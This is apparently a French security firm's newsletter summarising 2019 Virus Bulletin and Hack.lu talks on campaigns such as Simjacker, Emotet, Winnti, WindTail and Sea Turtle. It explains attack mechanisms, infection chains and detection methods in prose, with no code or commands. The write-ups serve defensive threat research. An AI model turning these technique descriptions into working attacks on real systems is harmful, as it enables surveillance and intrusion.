
https://www.virusbulletin.com/virusbulletin/2019/11/vb2019-paper-domestic-kitten-iranian-surveillance-program/

Vidéo

https://www.youtube.com/watch?v=pW4pflyfO_4

Tout commence par la détection d'une application au nom suspect : The State of the Islamic Caliphate, en arabe. Il s'agit d'une application permettant uniquement de changer son fond d'écran par diverses images en rapport avec l'état islamique. En vérifiant le fichier manifeste de l'application, il apparait que celle-ci demande bien plus de droits que nécessaire : il s'agit en fait d'une backdoor classique permettant l'exfiltration de toutes les données, ainsi que d'espionner via le micro et l'appareil photo.

Les métadonnées de l'application ont alors permis d'identifier plus de 200 autres applications malveillantes. Il apparait qu'il s'agit « simplement » d'applications officielles repackagées avec la backdoor.



La présentation s'intéresse à présent aux C&C, qui ont le bon goût de présenter un directory listing. Les chercheurs ont alors pu accéder aux nombreuses données récoltées par les attaquants. Au total, plus de 100 000 numéros de téléphone ont été identifiés, ainsi que près de 400 000 messages (SMS) rédigés dans différents dialectes. Cette masse de données et leur diversité en termes de dialectes utilisés impliquent d'importantes ressources pour en tirer parti.

Cette attaque présente un degré de sophistication faible, mais avec un impact très important. On constate une disproportion entre le faible investissement sur les vecteurs d'attaque, la technique et la sécurisation de l'opération, et les profits en termes de données récoltées et les hauts profils des victimes.
Enfin, le talk se termine sur le sujet de l'attribution de cette attaque. Bien que rien ne soit certain, un faisceau d'indices et de concordances pointe vers l'Iran.


Abusing third-party Cloud services in targeted attacks

Daniel Lunghi (@thehellu) & Jaromir Horejsi (@JaromirHorejsi)

Présentation

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-LunghiHorejsi.pdf

L'infrastructure nécessaire à la mise en oeuvre des malwares est un sujet présentant des enjeux similaires à ceux des entreprises. Le malware, pour fonctionner, doit pouvoir joindre un serveur C&C, et ce afin d'obtenir les commandes ainsi que pour renvoyer les résultats. Le maintien de cette infrastructure représente un coût non négligeable, d'autant plus à l'air des Malware-as-a-Service. En plus des erreurs pouvant être commises, une infrastructure personnalisée permet aux défenseurs d'identifier, de suivre, et de se prémunir de ces malwares plus facilement.
Les premières migrations vers des services Cloud sont apparues avec les groupes avancés, requérant de hauts niveaux de discrétion. Ce choix a été stratégique du fait que le trafic malveillant vers des infrastructures Cloud se noie dans le trafic légitime.



La présentation revient ensuite sur différents malwares comme le malware Swissknife de l'APT Confucius utilisant DropBox. L'obtention de la clé d'API a permis d'obtenir divers fichiers liés aux campagnes en cours.

DNS on fire

Warren Mercer (@SecurityBeard) & Paul Rascagnères (@r00tbsd)

Présentation

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-MercerRascagneres.pdf

Livre blanc


https://www.virusbulletin.com/virusbulletin/2019/11/vb2019-paper-dns-fire/

Vidéo

https://www.youtube.com/watch?v=ws1k44ZhJ3g

Au cours de cette présentation, nous sommes revenus sur deux grandes attaques DNS ayant fait les gros titres au cours de l'année écoulée : DNSpionage et Sea Turtle.

La première prend la forme d'un malware distribué par des techniques de Spear Phishing via Linkedin et de faux sites de recrutement, et tirant parti de documents malveillants. Enfin, il utilisait des redirections DNS pour rediriger le trafic de la cible vers une infrastructure contrôlée par les attaquants. En se penchant sur les modifications DNS, il est apparu que plusieurs IP avaient servi à recevoir le trafic de sites gouvernementaux pour de courtes périodes. Également, des certificats Let's Encrypt étaient émis pour ces noms de domaines. Il semble enfin que cette attaque existe depuis 2 ans, avec un pic d'activité sur la fin de l'année 2018.



La seconde attaque, Sea Turtle, visait les registrars ainsi que les registres. Aucune faille 0-day n'a été utilisée dans la phase de compromission, rappelant l'importance du patch management. Étonnamment, les attaquants n'ont pas ralenti la cadence suite à la révélation de leur existence, ce qui est inhabituel et mérite d'être souligné. Toutefois, leur manipulation des DNS semble maîtrisée et ciblée : des dommages bien plus importants pourraient être faits en touchant à l'infrastructure DNS. Un retour a été remarqué en juillet 2019, avec des modifications durant moins de 24h, rendant très difficile la détection.

Les speakers concluent ce talk par l'importance de monitorer ses résolutions DNS à l'aide de résolveurs externes.

Geost botnet. The discovery story of a new Android banking trojan from an OpSec error

Sebastian Garcia (@eldracote) & Maria Jose Erquiaga (@maryjo_e) & Anna Shirokova (@anshirokova)

Livre blanc

https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-geost-botnet-story-discovery-new-android-banking-trojan-opsec-error/

Vidéo

https://www.youtube.com/watch?v=kXjTivaUNKI

La découverte du botnet Geost provient de l'analyse d'un autre réseau nommé HtBot. Ce dernier transforme ses victimes en proxy Internet, et c'est en analysant le trafic réseau que des échanges suspects ont été découverts. Il s'agit en fait des communications C&C du botnet Geost. Il est à noter que ce trafic n'était pas chiffré, permettant d'exfiltrer un grand nombre d'informations, et de visualiser les pages du panneau de contrôle. Il apparait alors que de nombreuses informations sont récupérées des victimes, dont l'IMEI, l'opérateur, la version d'Android. Plus de 7 500 appareils apparaissent comme infectés. Ce botnet se concentre sur quelques banques ainsi que sur la plateforme Qiwi.

Un fait inhabituel a été l'identification d'un historique de conversation Skype entre les développeurs du malware. Celui-ci comptait 6 000 lignes sur une période de 11 mois, incluait 28 personnes de langue russe. Ce fichier a permis un aperçu intéressant de l'organisation des attaquants et de leur fonctionnement.

« La seconde attaque, Sea Turtle, visait les registrars ainsi que les registres. Aucune faille 0-day n'a été utilisée dans la phase de compromission, rappelant l'importance du patch management »

Pour conclure, nous pouvons noter que l'utilisation d'un mauvais canal de communication a été à l'origine de l'identification de cette menace.

Operation Soft Cell - a worldwide campaign against telecommunication providers

Amit Serper (@0xAmit) & Mor Levi & Assaf Dahan

Présentation

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-SerperLeviDahan.pdf

Livre blanc

https://www.virusbulletin.com/virusbulletin/2019/12/vb2019-paper-operation-soft-cell-worldwide-campaign-against-telecommunication-providers/

Cette présentation revient sur une série d'attaques ciblant des entreprises de télécommunication. L'activité de cette menace a commencé au début de l'année 2018 et il a été mis en évidence de nombreuses évolutions, tous les 4 mois environ.
Les opérateurs téléphoniques représentent une cible de choix, puisqu'à partir des données de connexion aux antennes relais, il est possible d'obtenir de nombreuses informations sur une personne : lieu d'habitation, de travail, les lieux visités, etc.

Plusieurs outils connus ont été utilisés au cours de cette attaque, comme NBTscan, ou encore Mimikatz, mais dans des versions personnalisées. Après avoir gagné un accès dans le système, les attaquants procédaient à des mouvements latéraux, puis exfiltraient les données via une archive. Le groupe à l'origine était également méticuleux au niveau de l'infrastructure utilisée puisque chaque cible était liée à un ensemble unique de domaines et d'adresses IP, rendant l'utilisation d'IOC inutile.

Enfin, l'orateur revient sur le contact obtenu avec les entreprises ciblées. Celles-ci refusaient d'admettre la menace qui est d'origine étatique. En effet, une telle attaque représente un acte de guerre et n'est donc pas couverte par les assurances. Également, il a été mentionné le cas d'une entreprise refusant de se pencher sur la menace en raison de l'absence d'IOC, bien que tous les éléments techniques permettant de détecter la menace étaient donnés.


Simjacker - the next frontier in mobile espionage

Cathal Mc Daid (@mcdaidc)

Livre blanc

https://simjacker.com/downloads/technicalpapers/AdaptiveMobile_Security_Simjacker_Technical_Paper.pdf

Nous attaquons cette seconde journée par la présentation d'une attaque s'intéressant aux cartes SIM de nos appareils connectés : il s'agit de la vulnérabilité connue sous le nom de Simjacker. Son exploitation repose sur l'envoi d'un message spécifiquement conçu à un téléphone, et entrainant l'envoi de données à l'attaquant : l'identifiant de l'antenne actuellement utilisée (Cell-ID) et le numéro IMEI du mobile.



Note: This diagram is for illustration. Often the Attackers send the Data Message to a different Recipient Phone Number than that which originated the actual attack. More details of this behaviour are in Section 4

Cette attaque repose principalement sur deux mécanismes :

- Les messages SIM Over-The-Air (OTA): il s'agit de messages adressés directement à la carte SIM et ils constituent le vecteur d'attaque. La première attaque reposant sur ces messages spécifiques date de 2011 et a été découverte par Bogdan Alecu ;

- L'absence de maintenance pour l'environnement S@t Browser sur les cartes SIM: cet environnement fournit un environnement d'exécution pour les commandes SIM Application Toolkit (STK) permettant l'interaction avec le réseau.

Cette technologie n'avait pas été mise à jour depuis 2009.
La vulnérabilité provient d'un manque de spécification du S@T Browser, qui ne requiert aucun niveau de sécurité pour l'exécution des commandes High Priority Push et Low Priority Push. En conséquence, un grand nombre d'opérateurs ne demandait aucune forme d'authentification, permettant à un attaquant d'envoyer des messages Push directement acceptés par les cartes SIM vulnérables.

L'attaque identifiée est sophistiquée et vise principalement le Mexique, et en moindre mesure la Colombie et le Pérou. En prenant une période de 31 jours représentative de la globalité de l'attaque, les chercheurs ont pu constater l'envoi de 25 000 messages Simjacker à 1 500 identifiants uniques,

mais il est précisé que 45% des numéros n'étaient ciblés qu'une seule fois, alors que d'autres recevaient des milliers de messages.

« La seconde attaque, Sea Turtle, visait les registrars ainsi que les registres. Aucune faille 0-day n'a été utilisée dans la phase de compromission, rappelant l'importance du patch management »

Cette attaque est notamment utilisée afin de traquer un utilisateur avec une précision allant jusqu'à quelques dizaines de mètres près, dépendant de l'inventaire des antennes relais à notre disposition. Elle peut également être utilisée pour envoyer de fausses informations, réaliser un déni de service, ou encore déployer des malwares via l'ouverture d'une URL dans le navigateur de la victime. Il serait également possible de réaliser une interception des appels entrants.
Les chercheurs ont conclu leur présentation par un message rassurant, spécifiant qu'il s'agit d'une attaque ciblée et sophistiquée. Elle démontre toutefois l'avance des attaquants sur les défenseurs dans le secteur mobile.

> INFO

26 pirates de carte SIM arrêtés par Europol pour avoir volé plus de 2,5 millions d'euros

Ces 8 derniers mois, Europol s'est attelé à mettre hors d'état de nuire 2 groupes de pirates de cartes SIM sévissant en Europe. C'est lors de 2 opérations menées conjointement avec des forces de l'ordre locales, que 26 pirates ont été arrêtés.

La première opération, en janvier dernier, avec l'aide de la police nationale espagnole et de la garde civile, a permis de mettre hors d'état de nuire 12 individus à travers l'Espagne. Le montant estimé de leur fraude est de 3 millions d'euros. Ces derniers auraient frappé plus de 100 fois avec des vols de compte en banque allant de 6 000 à 137 000 €.
Ce groupe de voleurs récupérait dans un premier temps les informations de connexion de compte en ligne ainsi que des informations personnelles via des malwares pour ensuite se connecter au compte, outrepasser l'authentification à 2 facteurs via le SIM swapping et enfin, transférer l'argent sur un compte servant à cacher leurs traces.
Une seconde opération, cette fois-ci avec la police nationale roumaine et l'office fédérale de police criminelle autrichienne, a permis d'arrêter en février dernier 14 personnes. Le butin de leur fraude se serait élevé à 500 000 €. Ce groupe a sévi essentiellement en Autriche et leur technique était relativement similaire à l'exception du fait qu'ils ne passaient non pas par un compte en ligne pour déposer l'argent volé, mais par des bornes de retrait fonctionnant sans carte.

Attor: spy platform with curious GSM fingerprinting

Zuzana Hromcová (@zuzana_hromcova)

Présentation
https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-Hromcova.pdf

Livre blanc
https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Attor.pdf

Au cours de cette seconde présentation, la chercheuse nous présente le malware nommé ATTOR. Ce nom provient de l'un de ses plug-ins permettant l'utilisation de commandes AT pour interagir directement avec des appareils connectés en série (port COM), et du module de communication avec le serveur C&C utilisant TOR.

Cette campagne a été particulièrement ciblée. En effet, seule une trentaine de victimes ont été recensées. Toutes étaient russophones et étaient sensibilisées à la protection de la vie privée (utilisation de VPN et de TrueCrypt).

Le malware présente une structure fortement segmentée, utilisant une architecture basée sur des modules et plug-ins. Il est à noter l'existence de modules spécifiques dédiés à l'établissement de la communication avec le serveur C&C, via la création d'un proxy SOCKS permettant l'accès au réseau TOR.

Les données à transmettre étaient regroupées dans un dossier spécifique, et transmises via une connexion FTP passive hardcodée. La transmission s'effectuait uniquement si le malware était injecté dans certains processus spécifiques, tels un navigateur ou une application de messagerie, cachant un peu plus le trafic illégitime. Il a également été remarqué qu'une adaptation au système compromis avait lieu : tous les plug-ins n'étaient pas systématiquement installés.

Les informations de versions et les identifiants de plug-ins laissent penser à l'existence de 16 plug-ins distincts, et dont le plus ancien serait le device monitor en version 14. Celui-ci cherche à communiquer via des équipements branchés en série. Il ne vise donc pas les nouveaux smartphones et périphériques, mais plutôt des modems, d'anciens téléphons, ou encore des équipements spécifiques à une entreprise ciblée.
La présentation se termine sur cette interrogation. Toutes les pièces du puzzle n'ont pas été réunies à ce jour.


HELO, is that you? New challenges tracking Winnti activity

Stefano Ortolani (@ostefano)

Présentation

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-OrtolaniZhang.pdf

Après une décennie d'existence, la famille de malware Winnti constitue une redoutable menace, qui a été utilisée par de multiples groupes tels que APT17, Axiom ou encore Barium. Bien que toujours utilisée, cette menace est devenue bien trop connue pour encore servir dans le cadre d'APT.



Ciblant dans un premier temps l'industrie du jeu vidéo, la menace a ensuite évolué dans le domaine politique avant de finalement viser diverses entreprises pharmaceutiques allemandes en juin 2019. Il s'agissait alors de la dernière campagne identifiée. Toutefois, un pic d'activité a été constaté depuis le mois de juillet 2019.

L'une des particularités de Winnti est d'écouter le trafic réseau afin d'intercepter un message spécifique, appelé HELO, permettant à l'attaquant de débuter l'interaction avec le RAT installé. Il est donc facile de créer un scanner de détection de machines infectées via l'envoi d'un message HELO forgé : si la machine répond par une erreur, dépendante du service en écoute, alors celle-ci n'est pas infectée.

Cette technique, bien qu'efficace, a provoqué l'émergence d'un nouveau problème : le bruit. En effet, les systèmes de détection d'attaque se basent sur la réception de message HELO afin de lever une alerte. Un scan apparait alors comme une attaque, créant un grand nombre de faux positifs. Ce bruit était également amplifié à chaque publication d'une attaque Winnti : la médiatisation motivant plus de chercheurs à lancer plus de scanners, et donc à créer plus de faux positifs.

Nos chercheurs se proposent donc de trouver une méthode suffisamment élaborée pour distinguer une attaque d'un scan. Ils se sont intéressés à des tris par adresse IP source, par port de destination et par statut de connexion, sans succès. Seule l'inspection du contenu de la réponse a été pertinente. Tandis que cette analyse est relativement simple à mettre en place pour les protocoles non chiffrés, elle est plus compliquée dans le cas d'échanges HTTPS. Néanmoins, le protocole utilisé par Winnti implique une réponse d'au moins 16 octets à un message HELO, nécessaires pour encoder une clé de chiffrement requise à la poursuite de l'échange. Ainsi, toute réponse de taille inférieure à 16 octets témoigne d'une machine non infectée.

Ainsi, en appliquant ces règles, les chercheurs ont pu établir que toutes les détections identifiées depuis le mois de juillet avaient été de faux positifs causés par la réalisation de scans.

Exploring Emotet, an elaborate everyday enigma

Luca Nagy (@luca_nagy_)

Présentation

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-Nagy.pdf

Livre blanc

https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-exploring-emotet-elaborate-everyday-enigma/

Vidéo

https://youtu.be/OldilbsbbIc

Luca Nagy, nominée pour le prix Péter Szőr (prix décerné par la conférence), nous propose ici un état de l'art du malware Emotet. Ce botnet a été identifié pour la première fois par les équipes de Sophos en 2014, alors qu'il ciblait des banques allemandes et australiennes. Celui-ci a ensuite évolué au fil du temps, implémentant des techniques de protection contre les analyses, puis gagnant des facultés de propagation sur les réseaux locaux, et enfin permettant la diffusion d'autres malwares.

Emotet est dans un premier temps déployé par des campagnes de SPAM. Il se propage en suite sur le réseau via le service SMB. Un dictionnaire d'environ 10 000 mots de passe est embarqué à des fins de brute force. Un module UPNP permet également la mise en place du port-forwarding sur une liste de ports, qui est identique à celle utilisée pour contacter les serveurs C&C. Enfin, différents malware sont délivrés avec en premier lieu un cheval de Troie bancaire, puis un ransomware.

Les groupes identifiés sont les suivants :

- Emotet–TrickBot–Ryuk ;
- Emotet–Dridex–BitPaymer ;
- Emotet–Qbot–MegaCortex.

De manière plus générale, voici les différentes étapes de l'infection :

- Collecte des informations et des identifiants du navigateur ;
- Mouvement latéral ;
- Collecte des carnets d'adresses mail ;
- Collecte des informations de comptes mails ;
- Collecte des objets des emails ;
- Démarrage de la campagne de SPAM ;
- Mise en place du proxy ;
- Distribution de malware.

Ce malware s'est désormais bien installé dans l'écosystème des botnets. Bien qu'accusant une baisse de régime, celui-ci est revenu sur le devant de la scène depuis le mois de juillet 2019. Un nouveau business modèle a également été développé au cours de ces cinq années d'évolution, puisque les revenus proviennent maintenant en partie de l'installation de malwares sur les ordinateurs compromis, et non plus uniquement du vol d'information bancaire à son lancement.

Cyber espionage in the Middle East: unravelling OSX. WindTail

Patrick Wardle (@patrickwardle)

Livre blanc

https://objective-see.com/blog/blog_0x3B.html


L'avant-dernière conférence de cette journée porte sur l'analyse d'un malware visant macOS: Windtail.

Ce travail de recherche fait suite à la présentation du groupe Windshift, par Taha Karim. Bien que les souches n'aient pas été partagées, il a été possible de se servir de la base de données du site VirusTotal et de la fonctionnalité de recherche de fichiers similaires afin d'identifier de nouveaux exemples, non détectés comme malveillant par le service. Une fois ces exemples récupérés, l'analyse de la campagne a pu débuter. Il apparait que l'archive contient une application standard signée, mais dont le certificat a désormais été révoqué par Apple.

La compromission tire parti de deux mécanismes. Le premier vient de l'extraction automatique des archives lors de leur téléchargement par Safari. Le second provient de l'analyse en continu des nouvelles applications installées sur le système. Ce mécanisme, nommé Launch Services Deamon, permet l'enregistrement automatique des URLs pouvant être ouvertes par une application.

Ainsi, le scénario d'attaque repose sur l'ouverture d'un lien diffusé par email. Le navigateur Safari télécharge et extrait l'application contenue dans une archive. Le système analyse de manière automatique ladite application et enregistre le schéma d'URL pouvant être ouvert par cette application. À ce stade, le site initialement consulté n'a plus qu'à appeler une URL spécifique afin de provoque l'ouverture de l'application. Il reste tout de même à l'utilisateur à accepter l'ouverture de l'application.

En termes de capacités, le malware est persistent sur le système. Il s'enregistre dans les éléments lancés lors de l'ouverture de la session et se déplace dans le dossier Library. Il possède des capacités standards de téléchargement de fichier, d'exfiltration, et de suppression automatique.



Une dernière partie de cette présentation s'intéresse à la détection de la menace. Il est possible de détecter l'extraction par Safari, l'enregistrement du schéma d'URL, et l'ouverture de la nouvelle application. La combinaison de ces trois évènements devrait lever une alerte. Une solution simple est également de contrôler l'ajout d'applications lancées automatiquement via le monitoring du fichier backgrounditems.btm.

Hack.lu 2019

par Simon BUCQUET et Erwan DUPARD

Pour cette édition 2019 de la conférence luxembourgeoise Hack.lu qui s'est tenue du 22 au 24 octobre, XMCO vous propose un résumé des conférences que nous avons appréciées.

Vous pourrez retrouver la quasi-totalité des conférences filmées sur la chaîne YouTube suivante : https://www.youtube.com/channel/UCI6B0zYvK-7FdM0Vgh3v3Tg

Quelques supports de présentation sont aussi à disposition sur le site officiel : http://archive.hack.lu/2019/

Smartphone apps : let's talk about privacy

Axelle Apvrille

La chercheuse en sécurité Axelle Apvrille pour la société Fortinet a pu ouvrir la première conférence de la Hack.Lu 2019 en abordant le sujet du respect de la vie privée par les applications mobiles.

Sa problématique était d'identifier quelles applications étaient en mesure d'exfiltrer des données personnelles et si oui, lesquelles.

Au travers d'un outil public tel que droidlysis, certains résultats ont pu aider à cette identification.

Ainsi sur les applications qu'elle avait sélectionnées, seules deux n'effectuaient pas de demande quant à la position GPS de l'utilisateur, toutes sans exception récupéraient par contre l'IMEI du téléphone.


En étudiant le manifest des applications, il a vite été évident que les applications demandaient des accès illégitimes (email, position GPS, présence d'un débogueur etc.) alors que les applications n'en avaient pas besoin.

Pour Axelle, le problème vient souvent de l'utilisation de SDK tiers qui par défaut suivent l'ensemble des évènements utilisateurs dans un but initial d'analyse.

Exploiting bug report systems in the game industry
Andreia Gaita

Andreia Gaita nous a présenté une vulnérabilité critique dans les moteurs de reporting de bug.

Lors de cette présentation, elle a décrit le fonctionnement du moteur de développement Unity. Ce moteur dispose d'une fonctionnalité importante : le Hot Reloading. Ceci permet au développeur de ne pas avoir à reconstruire le binaire lors de chaque changement dans le code source du jeu vidéo.



Lorsqu'un bug est identifié par un développeur Unity, ce dernier a la possibilité de soumettre un rapport aux équipes de Unity. La soumission de rapport se fait au travers de l'envoi d'un projet spécifique Unity permettant de reproduire le bug.

Malheureusement, un développeur mal intentionné est en mesure d'exécuter du code arbitraire lors de l'ouverture du projet malveillant.

Say Cheese - How I Ransomwared your DSLR Camera
Eyal Itkin

Vidéo
https://www.youtube.com/watch?v=GOtU03aqDFY

Le chercheur en sécurité Eyal Itkin de la société Check Point s'est intéressé à la possibilité de développer un ransomware sur des appareils photo reflex. Les modèles récents de reflex sont en effet capables de se connecter à différents équipements via USB et Wifi, faisant d'eux de véritables candidats pour cette étude.

En utilisant un appareil Canon EOS 80D et les ressources offertes par la communauté de modding Magic Lantern (https://magiclantern.fm/), il a pu analyser les mécanismes du système d'exploitation que Canon fournit dans ses appareils : DryOS.

Le vecteur d'attaque le plus pertinent était alors le protocole PTP (Picture Transfer Protocol), utilisable à la fois via USB et plus récemment via Wifi, ce protocole n'assure ni authentification ni chiffrement. L'implémentation des différentes commandes au sein du firmware n'avait jamais été analysée jusque là et avait donc de fortes chances d'être vulnérable.

L'analyse statique du firmware ARM au sein d'IDA se trouve être compliquée sans s'aider d'outils annexes. Dans ce but il a développé le module Thumbs Up afin d'aider IDA à identifier les différentes fonctionnalités du programme avant d'utiliser son second outil Karta permettant d'identifier automatiquement la présence de dépendances open-source dans le binaire (https://github.com/CheckPointSW/Karta). Avec l'ensemble de ces éléments, le chercheur a alors pu poursuivre ses analyses sur les commandes du protocole PTP et identifier celles pouvant recevoir une entrée malveillante.

C'est ainsi qu'il a pu identifier 3 vulnérabilités permettant l'exécution de code arbitraire, deux d'entre elles sont toutefois liées à des commandes Bluetooth, non exploitables dans le contexte d'un appareil sans carte de ce type.
La troisième vulnérabilité référencée CVE-2019-5998 provenait d'un défaut de contrôle permettant un dépassement de la pile, et est exploitable via USB et Wifi.

Afin de finaliser son exploitation, le chercheur a ainsi pu mettre en place une borne Wifi malveillante afin d'exploiter la vulnérabilité identifiée et installer un ransomware sur tout équipement vulnérable se connectant au réseau.

Leveraging KVM As A Debugging Platform


Mathieu Tarral

Là où des solutions d'introspection pour machine virtuelle existaient pour Xen, VirtualBox et VMWare, aucune API complète ne permettait de telles fonctionnalités au travers de la solution de virtualisation KVM.

Mathieu Tarral, notamment membre de la communauté KVM-VMI, nous a présenté les avancées réalisées au sein de l'API d'introspection et son intégration au sein de la librairie libVMI permettant d'exploiter ces fonctionnalités.

« Le vecteur d'attaque le plus pertinent pour l'appareil photo Canon EOS 80D était alors le protocole PTP (Picture Transfer Protocol), utilisable à la fois via USB et plus récemment via Wifi, ce protocole n'assure ni authentification ni chiffrement »

Lors de sa présentation, il a notamment pu démontrer comment depuis l'interception d'appel système il était en mesure de mettre en pause le système et démarrer le debug de l'application ayant provoqué cet appel système.



Le but final présenté ici est la mise en place à long terme d'un écosystème complet et multiplateforme permettant l'interaction avec tout hyperviseur voire des émulateurs. Afin de répondre à ces besoins, un projet d'API bas niveau est né (libmicrovmi).

Fileless Malware Infection And Linux Process Injection In Linux OS

Hendrik Adrian

Vidéo

https://www.youtube.com/watch?v=RvBj8C5okp0

Le chercheur Hendrik Adrian a tenu une présentation très intéressante sur les techniques de post-exploitation Linux et notamment l'utilisation de malwares uniquement présents en mémoire et a expliqué comment leur identification peut être facilitée.

Selon lui, Linux présente de plus nombreux mécanismes d'exécution que Windows, ce qui complexifie la surveillance de tels évènements. Cela explique en partie pourquoi le taux de détection de malwares sous Linux est plus faible que ceux sous Windows ou même Mac. Avec l'apparition de ressources initialement réservées aux équipes Red Team, il a pu remarquer que l'ouverture de différentes documentations (pentest-monkey, OSCP, etc.) de post exploitation et de framework associé a été rapidement appropriée par les attaquants.

Afin d'améliorer les résultats de détection, il a orienté dans un premier temps ses recherches afin d'énumérer les différents points d'injection qu'un attaquant pourrait utiliser pour exécuter du code arbitraire sur un système Linux (EIP, RIP, LD_PRELOAD, ELF injection...). Il a souligné l'importance d'avoir des capacités d'ingénierie inverse pour la Blue Team afin d'être en mesure de qualifier des comportements nouveaux et avoir une meilleure connaissance des techniques d'injection.
Dans le cas des injections de malware sans fichier, il est nécessaire de réaliser des analyses mémoire à chaud afin de ne pas voir disparaitre une charge malveillante. Toutefois, il est souvent recommandé de compléter cette analyse par une étude inforensique à froid, afin de comprendre d'où vient le point d'injection malveillant. Il a ainsi pu montrer à l'audience les cas de compromission notables qu'il a pu rencontrer via différentes méthodes d'exécution (modules .so, injections ELF, memfd, etc.).

DOS Software Security : Is there Anyone Left to Patch a 25-year old Vulnerability

Alexandre Bartel

Vidéo

https://www.youtube.com/watch?v=PTTCtHqsUCo

Alexandre Bartel nous a présenté plusieurs vulnérabilités affectant le système DOS (Disk operating system) ainsi que ses composants (jeux, logiciels divers).

En effet, Alexandre a insisté sur le fait que DOS restait présent autour de lui et dans la vie de certaines personnes. Par exemple, l'écurie McLaren l'utilise encore sur ses ordinateurs pour se connecter aux formules 1.

